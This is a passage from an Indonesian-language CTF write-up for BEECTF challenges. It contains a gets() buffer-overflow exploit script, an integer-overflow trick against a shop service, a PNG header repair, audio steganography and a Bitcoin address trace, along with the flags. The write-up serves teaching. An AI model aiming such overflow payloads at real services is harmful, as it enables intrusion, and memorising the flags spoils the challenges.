flag: BEECTF{4lw4ys_pAr53_User_1NpU7s_bE5E4ExP}
```

Flag : BEECTF{4lw4ys_pAr53_User_1NpU7s_bE5E4ExP}

Note: Jika koneksi ter reset oleh server, coba tingkatkan timeout atau sleep (wafnya sangat ganas)

Pwn - abcd

Challenge

22 Solves

X

abcd

100

abcdefhikl? Eh what? I should know the alphabet

nc chall.petircysec.xyz 56789

Author: Konuzen#0571

 abcd.zip

Flag

Submit

Diberikan file zip didalamnya terdapat file elf dan file c:

```
c abcd.c
1 #include <stdio.h>
2
3 // how to compile in linux:
4 // gcc <file.c> -o <outputfile.c>
5 // gcc abcd.c -o abcd
6
7 // how to run the program:
8 // make sure the program is executable
9 // run the program:
10 // ./abcd
11
12 int main()
13 {
14     setbuf(stdin, NULL);
15     setbuf(stdout, NULL);
16     setbuf(stderr, NULL);
17
18     while (1)
19     {
20         int angka = 0;
21         char nama[8];
22
23         printf("Masukkan nama: ");
24         gets(nama);
25
26         if (angka == 33)
27         {
28             system("cat flag.txt");
29         }
30         else
31         {
32             printf("Hai %s, nilai angka = %d\n\n", nama, angka);
33         }
34     }
35 }
```

Source code pwn cukup simple tinggal overwrite sebanyak 8 char + hex 0x21 atau 33 dalam desimal

Berikut solve script:

```
1. from pwn import *
2.
3. p = remote('chall.petircysec.xyz', 56789)
4. pay = b'a' * 8 + b'\x21'
5. p.sendlineafter(b": ", pay)
6. p.interactive()
```

```
a@lactosilus:~/beefest/quals/pwn/abc_chall$ python3 sv.py
[+] Opening connection to chall.petircysec.xyz on port 56789: Done
[*] Switching to interactive mode
BEECTF{AbcD_d0nt_Forg37_413out_ASCII1}
Masukkan nama: $
```

Flag : BEECTF{AbcD_d0nt_Forg37_413out_ASCII1}

Pwn - General Store

Challenge 21 Solves X

General Store

100

Hello! What can i get for you?

```
nc 68.183.188.198 3821
```

Chall: [Click me to download the file challenge](#)

Author: mxlyk#4046

Flag Submit

Diberikan link gdrive untuk mendownload file dan juga service sebagai berikut
Terdapat file c, elf, dan flag

```
int main(){
    int choice;
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
    do{

        printf("OUR MENU:\n");
        printf("1. Thank you <3 string (1$)\n");
        printf("2. Bye <3 string (1$)\n");
        printf("3. Flag string (100000000$)\n");
        printf("4. Exit\n");
        printf("Your balance now %d$\nSelect option (1-4): ", balance);
        scanf("%d", &choice);
        int count=0;
        if(balance==0){
            printf("You dont have enough money :(\n");
        }else if(choice==1 && balance>=1){
            printf("How much? : ");
            scanf("%d", &count);
            printThank(count);
        }else if(choice==2 && balance>=1){
            printf("How much? : ");
            scanf("%d", &count);
            printBye(count);
        }else if(choice==3 && balance>=100000000){
            printf("How much? : ");
            scanf("%d", &count);
            printFlag(count);
        }else if(choice==4){
            printf("Good bye...");
        }else{
            printf("You dont have enough money :(\n");
        }
    }
}
```

Terlihat bahwa program memiliki 4 opsi :

- Opsi 1 yaitu kita dapat memasukkan angka bebas dan angka tersebut akan masuk ke balance kita.
- Opsi 2 mengurangi balance kita
- Opsi 3 beli flag dengan harga sebesar 100000000\$
- Opsi 4 exit

Secara opsi 1 tidak terdapat filter apapun, kita dapat memasukkan angka sebanyak yg kita mau melebihi harga flag

```
a@lactosilus:~/beefest/quals/pwn/generalstore-participant$ nc 68.183.188.198 3821
OUR MENU:
1. Thank you <3 string (1$)
2. Bye <3 string (1$)
3. Flag string (100000000$)
4. Exit
Your balance now 10$
Select option (1-4): 1
How much? : 29321848123
Thank you <3
OUR MENU:
1. Thank you <3 string (1$)
2. Bye <3 string (1$)
3. Flag string (100000000$)
4. Exit
Your balance now 742922959$
Select option (1-4): 3
How much? : 1
Flag: BEECTF{This_1s_Our_Special_M3NU}
OUR MENU:
1. Thank you <3 string (1$)
2. Bye <3 string (1$)
3. Flag string (100000000$)
4. Exit
Your balance now 642922959$
Select option (1-4): |
```

Flag : BEECTF{This_1s_Our_Special_M3NU}

For - Corrupted

Challenge

23 Solves

X

Corrupted

100

I have this image but it is corrupted.

My friend always says...

"Chunk me!! Chunk my IHDR!!!"

Do you know what he meant?

Challenge File : <https://tinyurl.com/ycksszmk>

Author: ByteBites#9671

Flag

Submit

Diberikan file image yang broken


```
corrupted.png: data
a@lactosilus:~/beefest/quals/for$ file corrupted.png
corrupted.png: data
a@lactosilus:~/beefest/quals/for$ |
```

Saat di check ternyata benar pada deskripsi yaitu IHDR tetapi pada file ihDr. Untuk membenarkan menggunakan hexedit

```
00000000: 8950 4e47 0d0a 1a0a 0000 000d 6968 4472 .PNG.....ihDr
00000010: 0000 0556 0000 0300 0806 0000 00cf 3e3c ....V.....><
00000020: c200 0000 0467 414d 4100 00b1 8f0b fc61 ....gAMA.....a
00000030: 0500 0000 2063 4852 4d00 007a 2600 0080 ....cHRM..z&...
00000040: 8400 00fa 0000 0080 e800 0075 3000 00ea .....u0...
00000050: 6000 003a 9800 0017 709c ba51 3c00 0000 `.....p..Q<...
00000060: 0662 4b47 4400 0000 0000 00f9 43bb 7f00 .bKGD.....C...
```

Nah setelah di cek file sudah terecover

```
a@lactosilus:~/beefest/quals/for$ file corrupted.png
corrupted.png: PNG image data, 1366 x 768, 8-bit/color RGBA, non-interlaced
a@lactosilus:~/beefest/quals/for$
```



Flag : BEECTF{yes_chunk_indeed}

For - Sonic the Handsome

Challenge

23 Solves

X

Sonic the Handsome

100

Yesterday Sonic got a voice note from a secret admirer. Can you help him figure out what it means?

Chall:

<https://mega.nz/file/UghB1bIT#qcdDRPrNeX5eAz1jxLCtljWE>
<S9tsKy9jJjkXRot4OI8>


Author: mxlyk#4046

Flag

Submit

Diberikan file wav

dibuka di audacity



Flag : BEECTF{n0W_Y0u_s3E_m3}

Misc - Transaction

Challenge

21 Solves

X

Misc-Transaction

100

We Suspect a Manager take all of the company BTC.
Even though our company only have 557 BTC, it was all gone.

The only thing we have is this hash-like text:

c6ab9df1dd9b35f0f5dc16bb23c1a0273f80a7efb0a64264c2fda235
dd29ff2a

Can you find the address where the BTC have gone?

Flag Format: BEECTF{address}

Example :

If you found "abcdEgh7BrF23", thus the flag should be
BEECTF{abcdEgh7BrF23}

Author: Sanada#7802

Challenge kali ini yaitu tentang BTC, setelah di cek pada address berikut terdapat 2 transaksi dan yang benar terdapat pada address yang tlah bertransaksi sebesar 557 BTC

Address ⓘ

USD BTC

This address has transacted 2 times on the Bitcoin blockchain. It has received a total of 557.10980105 BTC (\$10,682,903.56) and has sent a total of 557.10980105 BTC (\$10,682,903.56).
The current value of this address is 0.00000000 BTC (\$0.00).



Address	1PedixBEkHdowXfn2hgwu8h64jAa3sNNr2 ⓘ
Format	BASE58 (P2PKH)
Transactions	2
Total Received	557.10980105 BTC
Total Sent	557.10980105 BTC
Final Balance	0.00000000 BTC

Transactions ⓘ



Flag : BTC{1PedixBEkHdowXfn2hgwu8h64jAa3sNNr2}